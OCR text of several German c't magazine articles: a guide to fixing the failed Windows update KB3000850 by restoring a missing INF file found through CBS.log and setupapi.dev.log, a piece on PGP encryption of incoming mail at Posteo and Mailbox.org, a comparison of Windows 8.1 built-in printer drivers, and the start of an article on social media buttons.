Keine Sorge wegen /Online: Der Parameter lädt nicht etwa fehlende Dateien aus dem Netz nach. Vielmehr weist er DISM an, die aktive Windows-Installation zu bearbeiten. Zusammen können die beiden DISM-Befehle bis zu einer halben Stunde brauchen; ein ASCII-Fortschrittsbalken signalisiert den Stand der Dinge. In einigen Fällen meldet DISM im ersten Schritt unkorrigierbare Fehler. Davon sollte man sich zwar nicht irre machen lassen, die Meldungen aber protokollieren. Beim ersten Befehl bleibt DISM gern minutenlang im niedrigen Prozentbereich hängen, nimmt später aber Fahrt auf. Im zweiten Durchlauf stockt DISM oft bei „20.0%“ – abwarten und Tee trinken.

Nach dem zweiten DISM-Befehl empfiehlt es sich, den Rechner sicherheitshalber neu zu starten, bevor man wieder Windows Update aufruft. Jetzt sollte das Update durchlaufen. Mit Betonung auf „sollte“ – es gibt durchaus Fälle, in denen das noch nicht ausreichend Voodoo war. Besonders fies: Gelegentlich zeigt der Verlauf von Windows Update das KB3000850-Update als erfolgreich installiert an. Klickt man auf „Nach Updates suchen“, geht der Tanz aber von vorne los.


Bevor es ans Eingemachte geht, bleibt noch ein letzter Helfer in der Not: Der Windows Update Troubleshooter, KB971058 (siehe c’t-Link für Download). In vielen Fällen schafft er, was eigentlich SFC und DISM hätten richten sollen. Aber … nicht in allen.

Mit den Händen im Dreck

Auf dem PC, dem dieser Artikel zugrunde liegt, entpuppte sich die Problemquelle als eine fehlende INF-Datei. Aus INF-Dateien entnimmt Windows, wie es Treiber in das System einbinden soll. Im Testfall war vermutlich der Uninstaller eines Scannertreibers über das Ziel herausgeschossen und hatte mehr als nur sich selbst deinstalliert.

Die Online-Recherche brachte ähnlich gelagerte Fälle zu Tage, in denen der Ärger vermutlich auf Registry-Cleaner und Treiber-Säuberer zurückzuführen war. DISM und SFC finden das Fehlen der weggesäuberten Dateien offenbar nicht so dramatisch; der Installer des Update Rollup ist ungleich empfindlicher.

Für die weiteren Schritte benötigen Sie gute Nerven und grundlegende Windows-Systemkenntnisse. Eine CD mit Meditationsmusik kann auch nicht schaden. Wenn Sie den Rest der Schlacht nicht auf der Kom-



Microsoft bietet einen Troubleshooter für Windows Update an. Der meldet mitunter auch dann Vollzug, wenn er die Probleme nicht beseitigt hat.

© Copyright by Heise Medien

```
, Info                  CBS    Doqe: Recording result: 0x80070003, for Inf: wiaca00j.inf
, Info                  CBS    DriverUpdateInstallUpdates failed [HRESULT = 0x80070003 -
                                                                  ERROR_PATH_NOT_FOUND]
, Info                  CBS    Doqe: Failed installing driver updates [HRESULT = 0x80070003 -
                                                                  ERROR_PATH_NOT_FOUND]
, Info                  CBS    Perf: Doqe: Install ended.
, Info                  CBS    Failed installing driver updates [HRESULT = 0x80070003 -
                                                                  ERROR_PATH_NOT_FOUND]
, Error                 CBS    Shtd: Failed while processing non-critical driver operations queue.
                                                        [HRESULT = 0x80070003 - ERROR_PATH_NOT_FOUND]
```

Ein Beispiel zur Veranschaulichung: Die Fehlermeldung in CBS.log verweist auf die fehlende Datei „wiaca00j.inf“. In den meisten Fällen finden Sie eine Kopie der gesuchten Datei innerhalb des Windows-Ordners, die Sie in ein temporäres Verzeichnis kopieren.

mandozeile weiterführen wollen, sollten Sie von hier ab einen Datei-Manager wie Speed-Commander oder Total Commander einsetzen.

Starten Sie den Datei-Manager Ihrer Wahl unbedingt mit Administratorrechten, weil Windows sonst den Zugriff auf die Bereiche blockiert, in denen Sie jetzt herumfuhrwerken müssen. Am einfachsten geht das in Windows 8, wenn Sie im Suchen-Menü den Anfang des Programmnamens eingeben, mit den Pfeiltasten den gewünschten Eintrag ansteuern und dann Strg+Umschalt+Eingabetaste drücken. Dunkelt die Benutzerkontensteuerung dann den Bildschirm ab, sind Sie auf dem richtigen Weg.

Öffnen Sie möglichst bald nach dem letzten Update-Fehlschlag die Datei „CBS.log“, die im Ordner %windir%\logs\CBS liegt – die Abkürzung steht für „Component-Based Servicing“. %windir% ist eine Systemvariable, die meist zu C:\Windows führt. Oft lässt sich die Log-Datei an dieser Stelle nicht öffnen, weil Windows gerade darauf zugreift. Kopieren Sie die Datei in ein anderes Verzeichnis.

Suchen Sie dann in CBS.log nach der Zeichenfolge „, Error“ (ohne Anführungsstriche, aber mit Komma und Leerzeichen), um die Fehlerquelle einzugrenzen. Wenn dahinter die Meldung „Shtd: Failed while processing non-critical driver operations queue. [HRESULT = 0x80070003 – ERROR_PATH_NOT_FOUND]“ steht, ist das ein gutes Zeichen.

Überprüfen Sie zunächst, ob der Zeitstempel am Anfang der Zeile mit der Fundstelle zum Moment passt, als das Windows-Update den Rechner neu gestartet hat. Das CBS.log protokolliert die Update-Ereignisse von unten nach oben; die Details zum Error stehen deshalb in den Zeilen darüber.

Dort stand auf dem Problem-PC, welcher Treiber dem Installer gefehlt hat, und zwar hinter der Zeichenfolge „Doqe: Recording result: 0x80070003, for Inf: <Inf-Name>“.

Der Pfad zum Glück

Ungeschickterweise hält CBS.log zwar fest, welcher Treiber nicht gefunden wurde – aber nicht, an welcher Stelle das Update ihn gesucht hat. Diese Information vergräbt Windows an einer anderen Stelle, nämlich in der Datei %windir%\inf\setupapi.dev.log.

Suchen Sie in setupapi.dev.log nach dem <Inf-Name>, den Sie in CBS.log aufgespürt haben. Im Umfeld des Treffers werden Sie einen Eintrag mit der Meldung „Unable to load INF: <Pfad>“ finden. Kopieren Sie diesen Pfad aus der Log-Datei. Jetzt legen Sie an der angegebenen Stelle einen Ordner mit dem gesuchten Verzeichnisnamen an.

Durchsuchen Sie den Windows-Ordner und dessen Unterverzeichnisse nach dem Dateinamen, der an der Stelle von <Inf-Name> steht. Kopieren Sie die gefundene Datei in ein temporäres Verzeichnis.

Fördert die Suche mehrere Instanzen der Datei zutage, sollten Sie darauf achten, dass das Ergebnis zu Ihrem System passt. Bei einem 64-Bit-System (Windows+Pause, siehe „Systemtyp") nehmen Sie unbedingt einen Treffer, in dessen Pfad „amd64“ steht – sonst mischen Sie womöglich 32-Bit-Komponenten in ein 64-Bit-System. Bleibt die lokale Suche ergebnislos, ist das noch kein Grund zur Panik: Übernehmen Sie die Datei dann von einem anderen PC. Achten Sie dabei darauf, dass dort dieselbe Windows-Version installiert ist. Der Update-Stand ist hierbei anscheinend nicht so wichtig.

Bevor Sie eine Datei von einem anderen Rechner in Ihr System verpflanzen, sollten Sie sie auf jeden Fall nach Viren durchsuchen. Hierfür empfiehlt sich ein Multiscanner wie VirusTotal (www.virustotal.com). In Dateien mit der Endung .inf sollte nur Text stehen; dies können Sie auch direkt mit dem bordeigenen Editor überprüfen.

Als nächstes kopieren Sie die gefundene Datei in den Ordner, den Sie vorhin angelegt haben. Im nächsten Durchlauf sollte sich KB3000850 ohne Fehler installieren lassen – Daumendrücken hilft zwar nichts, hält aber effektiv davon ab, den vermaledeiten Rechner vor Wut aus dem Fenster zu werfen.

Sollte das Update abermals scheitern, müssen Sie wieder in CBS.log nachschlagen – womöglich ist mehr als eine Datei aus Ihrem System verschwunden, die Sie auf dem beschriebenen Weg zurückzaubern müssen.

```
cpy:          Unpublished 'wiaca00j.inf'.
!    inf:          Unable to load INF: 'C:\Windows\System32\DriverStore\FileRepository\
                                       wiaca00j.inf_amd64_8dea06014a83a909\wiaca00j.inf'(00000003)
!    inf:          Error 3: The system cannot find the path specified.
!!!  inf:          Failed to open INF file "C:\Windows\System32\DriverStore\FileRepository\
                     wiaca00j.inf_amd64_8dea06014a83a909\wiaca00j.inf". Error = 0x00000003, Line = 0
!!!  sto:          Failed to get driver package file list. Error = 0x00000003, Filename =
       C:\Windows\System32\DriverStore\FileRepository\wiaca00j.inf_amd64_8dea06014a83a909\wiaca00j.inf
```

Eine Suche in der Datei setupapi.dev.log nach „wiaca00j.inf“ fördert diesen Abschnitt zu Tage. In einer Eingabeaufforderung mit Administratorrechten wurde deshalb im Verzeichnis „C:\Windows\System32\DriverStore\FileRepository\“ ein Ordner namens „wiaca00j.inf_amd64_8dea06014a83a909“ angelegt. Daraufhin wurde die Datei mit dem gesuchten Namen aus dem temporären Verzeichnis in den neu erzeugten Ordner kopiert. Diese Operation besänftigt das Windows-Update.

Ausblick

In den letzten Monaten verstrich kein Patch-Day von Microsoft mehr, ohne dass es auf diversen Rechnern zu Problemen gekommen wäre – von gescheiterten Updates bis zu Boot-Loops.

Der Verantwortliche für die Misere scheint sich nicht in der Pflicht zu sehen, nachzubessern. So wurde etwa das Update KB3000850 trotz der zahlreichen bekannten Installationsprobleme bis heute nicht überarbeitet.

Leser berichten vielmehr, dass Support-Mitarbeiter in offiziellen Microsoft-Foren ernsthaft raten, vor jedem Patch Day den Virenschutz zu deinstallieren. Auch machen sie für Update-Probleme routiniert andere Programme verantwortlich, die der Anwender installiert hat – insbesondere System-"Optimierer" wie CCleaner. Das mag zwar in Einzelfällen zutreffen, lässt aber offen, warum sich die Probleme plötzlich derart häufen.

Angesichts der für Windows 10 angekündigten Preispolitik ist weder davon auszugehen, dass sich die Qualität der Updates bald verbessern wird – noch die des Supports.

Wer sich vor bösen Überraschungen schützen will, sollte in Erwägung ziehen, Updates erst ein paar Tage nach deren Veröffentlichung zu installieren – wenn man weiß, ob die Luft rein ist. Dazu muss die Windows Update-Einstellungen auf "Updates herunterladen, aber Installation manuell durchführen" umstellen. Der Microsoft-Patchday findet am zweiten Dienstag jeden Monats statt. Danach finden Sie auf Heise Online meist zügig Hinweise, welche Workarounds diesmal nötig sind, damit Windows Update auch wirklich Windows updatet. (ghi@ct.de)

c't Windows Update Troubleshooter: ct.de/ybcb

© Copyright by Heise Medien

Urs Mansmann

Verschlüsselte Ablage

Mail-Eingang mit Mailbox.org und Posteo verschlüsseln

Die deutschen Provider Mailbox.org und Posteo bieten dem Anwender eine PGP-Verschlüsselung aller eingehenden Mails. Das Plus an Sicherheit wird mit einem Minus in den Punkten Komfort und Bedienbarkeit erkauft.

Die beiden deutschen Mail-Provider Posteo und Mailbox.org bieten ihren Nutzern optional eine PGP-Verschlüsselung aller eingehenden Nachrichten an. Die dauerhaft im Posteingang gespeicherten Mails sind dann so verschlüsselt, dass nur noch der Benutzer mit seinem geheimen PGP-Schlüssel diese lesen kann. Perfekte Sicherheit bietet aber auch dieses System nicht. Der Transport vom Absender zu dessen SMTP-Server und im nächsten Schritt zum Mail-Server des Empfängers findet zwar in der Regel verschlüsselt statt, die Mail liegt aber unverschlüsselt im Gesendet-Ordner des lokalen Systems oder auf dem Mail-Server des Absenders, wenn dieser kein Verschlüsselungsverfahren einsetzt.

Zwar nutzen Mailbox.org und Posteo ebenfalls Transportverschlüsselung, Posteo darüber hinaus Perfect Forward Secrecy (PFS) und DANE/TLSA, um eine nachträgliche Entschlüsselung zu verhindern und die Echtheit des Servers zu bestätigen. Am Ende des Transporttunnels liegt die Nachricht dann aber doch unverschlüsselt vor, bevor sie wieder PGP-verschlüsselt und ins Postfach gepackt wird. Und genau an dieser Stelle würden dann beispielsweise Ermittlungsbehörden die Nachrichten abgreifen können, sofern der Absender diese nicht verschlüsselt hat. Der Provider ist gesetzlich dazu verpflichtet, mit den Ermittlungsbehörden zu kooperieren und die Nachrichten mitzuschneiden, sofern ein richterlicher Beschluss dazu vorliegt. Sobald die Nachricht verschlüsselt abgelegt wurde, hat der Provider aber keine Möglichkeit mehr, den Inhalt der Nachricht zu lesen.

Um die Funktion zu aktivieren, benötigt man ein Schlüsselpaar aus einem öffentlichen und einem privaten Schlüssel. Der öffentliche Schlüssel dient ausschließlich zum Verschlüsseln, das Entschlüsseln lässt sich ausschließlich mit dem privaten und passwortgeschützten Schlüssel vornehmen. Bei der Einrichtung muss man den öffentlichen Schlüssel hochladen, der beim Provider gespeichert wird und fortan zur Verschlüsselung aller ankommenden Mails dient.

Für den Einsatz beim Mail-Provider kann ein beliebiger Schlüssel zum Einsatz kommen, beispielsweise auch ein speziell für diesen Zweck generierter. Bereits verschlüsselte Nachrichten fasst das System aber nicht an: Geht eine PGP-verschlüsselte Mail ein, wird diese unverändert im Postfach abgelegt.

Bereits vorhandene Mails lassen sich bei beiden Anbietern nicht nachträglich verschlüsseln. Erst wenn die Funktion aktiviert ist, werden neu eingegangene Nachrichten verschlüsselt im Postfach abgelegt. Ändert man den Schlüssel, werden neue Nachrichten mit dem neuen verschlüsselt, alte Nachrichten bleiben unverändert. Will man auf alle Nachrichten zugreifen, benötigt man alle Schlüssel, die man dafür eingesetzt hat.

Komfortverlust

Den geheimen, passwortgeschützten Teil des PGP-Schlüssels sollte man sehr sorgfältig und am besten mehrfach sichern. Geht der Schlüssel verloren, gibt es keine Chance mehr, die eingegangenen Nachrichten zu lesen. Mailbox.org will demnächst anbieten, auch den privaten Schlüssel bei sich zu speichern, um damit überall die Mails entschlüsseln zu können. Ob das sinnvoll ist, ist zumindest diskussionswürdig.

Die Verschlüsselung produziert an vielen Stellen Probleme: Zunächst einmal muss man vor jeder Mail-Sitzung das Passwort für den privaten PGP-Schlüssel eingeben. Und das sollte aus Sicherheitsgründen lang und komplex sein. Auch beim Zugriff gibt es Einschränkungen. Die Web-Frontends der beiden Anbieter beherrschen von Haus aus kein PGP. Versucht man auf die Nachrichten zuzugreifen, sieht man nur das Chiffrat. Hier schafft das Browser-Plug-in „Mailvelope“ für Chrome und Firefox Abhilfe. Auf dem Desktop-Browser entschlüsselt es die Nachrichten automatisch. Dazu muss man allerdings den privaten Schlüssel im Plug-in installieren.

Die auf Mobilgeräten vorinstallierten Mail-Clients können mit PGP nicht umgehen. Clients wie R2Mail2 für Android oder iPGMail für iOS, die dazu in der Lage sind, sind für wenige Euro erhältlich. Es gibt auch kostenlose Lösungen, die aber erheblich aufwendiger einzurichten sind. Wo immer man die verschlüsselten Mails abrufen möchte, muss man auch auf dem Mäuseklavier des Smartphones vor jeder Benutzung das Passwort eingeben. Bei Groß- und Kleinbuchstaben sowie Sonderzeichen in zwei Tastaturebenen kann das recht mühsam werden.

Darüber hinaus ergibt sich noch eine erhebliche Einschränkung: Die Suche in den Nachrichtentexten funktioniert in verschlüsselten Nachrichten nicht mehr, da die Suchfunktion von Mail-Programmen oder Web-Mailern ausschließlich auf das Chiffrat zurückgreift. Eine Suche nach Headern, Absendern oder Empfängern ist aber auch in PGP-verschlüsselten Nachrichten möglich.

Gewinn an Sicherheit?

Lauscher auf der Leitung, beispielsweise in einem unverschlüsselten WLAN-Hotspot, können Mail-Nachrichten ohnehin nicht mitlesen, denn der Transport geschieht bei allen großen deutschen Mail-Providern zwangsweise SSL-verschlüsselt. Anders liegt der Fall, wenn beispielsweise ein Computer oder Smartphone gestohlen wird und darauf eine lokale Kopie der Nachrichten vom IMAP-Server liegt. Hier schützt PGP vor dem Zugriff auf den Inhalt dieser Mails. Die Header-Daten, die unter anderem Absender, Empfänger, Betreffzeile und Datumsstempel enthalten, sind aber auch beim Einsatz von PGP niemals verschlüsselt. Posteo will in Kürze auch diese Daten mithilfe des Benutzerkennworts optional mit AES verschlüsseln, was aber wiederum nur die lokal auf den Festplatten des Providers abgelegten Daten betrifft.

Die PGP-verschlüsselten Nachrichten im Postfach schaffen also nur in dem speziellen Fall einen Sicherheitsvorteil, wenn es einem Angreifer gelingt, die Mails komplett abzurufen oder zu kopieren, er aber keinen Zugriff auf den privaten PGP-Schlüssel und dessen Passwort hat. Die Verschlüsselung wieder aufzuheben oder den Schlüssel nachträglich zu ändern ist bislang weder bei Posteo noch bei Mailbox.org vorgesehen. (uma@ct.de) c't


Eingangsverschlüsselung

Auf dem Transportweg sind Mails ohnehin verschlüsselt. Mailbox.org und Posteo verschlüsseln sie zusätzlich sofort bei Eingang, sodass sie nicht mehr im Klartext im Postfach liegen.

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag



Rudolf Opitz

Treiberwahl

Windows-8.1-eigene Druckertreiber

Das Multifunktionsgerät mit dem Netzwerk verbinden, den Rechner hochfahren und sofort drucken oder scannen? Mit Windows 8.1 funktioniert das – zumindest im Prinzip. Den Standard-Treibern des Betriebssystems fehlen jedoch viele Optionen.

Unter Windows 8.1 muss man Druckertreiber nicht mehr unbedingt von Hand installieren. Das Betriebssystem erkennt die meisten Drucker im Netzwerk oder an den USB-Ports und richtet den passenden Treiber ein, ohne den Nutzer um Unterstützung oder auch nur um Erlaubnis zu bitten. Aktuelle Multifunktionsgeräte werden sogar als Scanner erkannt, sodass man etwa mit der App „Scanner“ sofort Bilder digitalisieren kann – ganz ohne zusätzliche Software.

Die automatische Einbindung erkannter Geräte übernimmt die mit Windows 8 eingeführte „Treiberarchitektur Version 4“ [1]. Dabei hat Microsoft allerdings auch die Treiberbibliothek verschlankt. Statt für jedes Druckermodell einen eigenen Treiber vorrätig zu haben, gibt es sogenannte Druckklassentreiber. Sie funktionieren mit ähnlichen Modellen, etwa allen Druckern und Multifunktionsgeräten aus einer Baureihe. Die Unterschiede in deren Ausstattung spielen dabei keine Rolle, weil die Treiber nur das Rendern der Druckseiten übernehmen, also das Übersetzen der Seiteninhalte der Anwendung in Maschinenbefehle für das jeweilige Druckwerk.

Den Druckklassentreibern fehlen daher viele Druckoptionen der modellspezifischen Treiber des Herstellers, mit denen man einige Druckerfunktionen erst ausnutzen kann: Manche Windows-Treiber bieten nur Einstellungen des Druckmodus (schwarzweiß oder Farbe), der Papierart und des Formats. Andere Basis-Treiber stellen auch eine Duplexdruck-Option bereit und lassen eine begrenzte Auswahl der Druckqualität zu. Fast immer fehlen aber Einstellungen zum Sparen von Toner oder Tinte, Druckprofile und Servicefunktionen wie die Düsenreinigung. Bei Laserdruckern spielen Qualitätseinstellungen eine geringere Rolle, da die Geräte Textseiten immer in der besten Qualität drucken.

Zwar stammen auch die von Windows 8.1 automatisch installierten Treiber von den Druckerherstellern, doch haben sie gemäß der Vorgaben von Microsoft ihre Treiber stark verschlankt. Das spart Speicher – wichtig für eingeschränkte Mobilgeräte wie die Surface-Tablets. Gerätespezifische Funktionen sollen die Gerätehersteller in Form von Apps liefern, die im Idealfall ebenfalls automatisch installiert werden – in der Praxis klappt das nicht immer.

Hersteller-Sache

Als Beispiel sollen die Büro-Multifunktiondrucker aus dem Test in [2] dienen. Sie stammen von den Tintendrucker-Herstellern Brother, Canon, Epson und HP.


Windows 8.1 erkannte alle vier Geräte als Multifunktionsgeräte und installierte die passenden Druckklassen- sowie Scanner-Treiber im Hintergrund. Alle tauchten anschließend im Geräte-und-Drucker-Fenster auf, ohne dass wir eingreifen mussten. Bis auf das Brother-Gerät MFC-J5720DW, das nur ein Standard-Symbol für Drucker hatte, sind alle Treiber schon anhand des korrekten Geräte-Bilds als Thumbnail wiederzuerkennen.

Nur beim Canon Maxify MB5300 enthält der automatisch installierte Treiber dieselben Einstellungen und das gleiche Layout wie der Treiber auf der Installations-CD des Herstellers. Bei den anderen Geräten bot Windows weniger Optionen: Im Treiber des Brother-Druckers konnten wir außer Papierart und Druckmodus nur zwischen normaler und hoher Druckqualität wählen. Der schnelle Entwurfsdruck und der bei Brother-Treibern sonst separat aktivierbare Tintensparmodus fehlten. In den Windows-eigenen Treibern für den Epson WorkForce Pro WF-4630 und für den HP Officejet Pro 276 ließ sich immerhin der papiersparende Duplex-Druck aktivieren, dafür druckten beide nur in Standardqualität.

Von allen vier Herstellern gibt es Druck-Apps im Windows-Store. Automatisch installiert wurden davon nur die Apps „Canon Inkjet Print Utility“ und „HP AiO Remote“. Die Apps „Brother Print&Scan“ und „Epson Print and Scan“ mussten wir selbst im Store suchen. Die Canon-App enthält lediglich Links auf die Hersteller-Websites, zum Handbuch und zum Web-Frontend des Druckers – Druckoptionen sucht man vergeblich.


Die App von Brother kann Dateien drucken und Scans als PDF oder JPEG speichern. Die Epson-App stellt zusätzlich Druckeinstellungen für Qualität, Layout und zur Papierfachauswahl bereit. Zum Duplex-Drucken in hoher Qualität muss man Einstellungen an zwei verschiedenen Stellen vornehmen; das geht mit dem von Epson bereitgestellten Treiber bequemer.

HP stellt die umfangreichste App bereit: „HP AiO Printer Remote“ enthält außer Druckereinstellungen auch Wartungsfunktionen zur Reinigung und Ausrichtung der Düsen. Eine Sonderfunktion der App erfasst Dokumente per Web-Cam. Deren



Funktionen wie eine Liste mit Einstellungsprofilen sucht man in den Druckklassentreibern von Windows 8.1 meist vergebens.

© Copyright by Heise Medien



Der von Windows 8.1 automatisch installierte Treiber des MB5300 bietet dieselben Einstellungen wie der Treiber von Canon.

Bilder kann man bearbeiten, zuschneiden, begradigen und als PDF speichern – bei Multifunktionsgeräten ist es effektiver, die Vorlage statt dessen auf den Scanner zu legen.

Geht es nur ums Drucken, kann man sich in unserem Beispiel lediglich beim Canon-Gerät die Einrichtung der mitgelieferten Software sparen. Wer beim Scannen mehr Optionen braucht, kommt auch bei Canon nicht umher, das umfangreiche Scanning Utility zu installieren. Bei den anderen Geräten lohnt sich die Installation der vom Hersteller separat bereitgestellten Treiber unter Windows 8.1 auf jeden Fall.

Alt-Treiber

Bei exotischen und älteren Geräten funktioniert die automatische Druckererkennung von Windows 8.1 nicht immer. Daher hat Microsoft auch in Windows 8.1 die alte Treiberarchitektur 3 beibehalten. Nicht automatisch erkannte Drucker muss man deshalb wie gehabt über „Drucker hinzufügen“ installieren.

Dann erscheint die von den Windows-Vorgängern bekannte Auswahlliste mit den Herstellern in der linken und den Druckermodellen in der rechten Spalte. Fehlt der gesuchte Drucker, lädt man durch Klick auf die Schaltfläche „Windows Update“ die komplette Treiberliste herunter. Das kann auch bei schnellem Internet einige Minuten dauern.


Dank der Einbindung der alten Treiberarchitektur lassen sich unter Windows 8.1 immer noch viele Windows-7-Treiber verwenden – falls der Hersteller keine 8.1-Treiber liefert. Wenn Probleme bei der Installation auftauchen, liegt es in der Regel nicht an der Windows-Version: Viele 32-Bit-Treiber funktionieren nicht auf einem modernen 64-Bit-Betriebssystem. Das betrifft besonders die hardware-nahen Treiber von „Host-based“-Druckern. Dann bleibt nur, die Treiber in einer virtuellen Maschine auf einem 32-Bit-Windows zu installieren oder den Alt-Drucker in Rente zu schicken. (rop@ct.de)

Die Windows-8.1-App „Epson Print and Scan“ stellt unter anderem Einstellungen zur Druckqualität bereit, was über den von Windows installierten Treiber nicht funktioniert.


Literatur

[1] Rudolf Opitz, Unterdruck, Drucken unter Windows 8, Windows RT und Windows Mobile 8, c’t 2/13, S. 146

[2] Rudolf Opitz, Text-Spezialisten, Multifunktions-Tintendrucker für den harten Büro-Einsatz, c’t 6/15, S. 114



Der Druckklassentreiber für den Epson WF-4630 unterstützt abgesehen von Duplex-Druck kaum Einstellungen.



Über den Treiber von Epson lassen sich hingegen Druckqualität und Sonderfunktionen wie der Ruhemodus auswählen.

© Copyright by Heise Medien

Daniel Berger

Teilenbeschleuniger

Die passenden Social-Media-Buttons

Auf vielen Websites animiert der blaue Facebook-Button zur Weiterempfehlung der besuchten Seite. Auch andere soziale Netzwerke bieten solche Teilen-Funktionen. Webmaster müssen jedoch nicht jede Seite mit Buttons vollkleistern: Eine kluge Auswahl reicht, um das gewünschte Publikum zu erreichen.

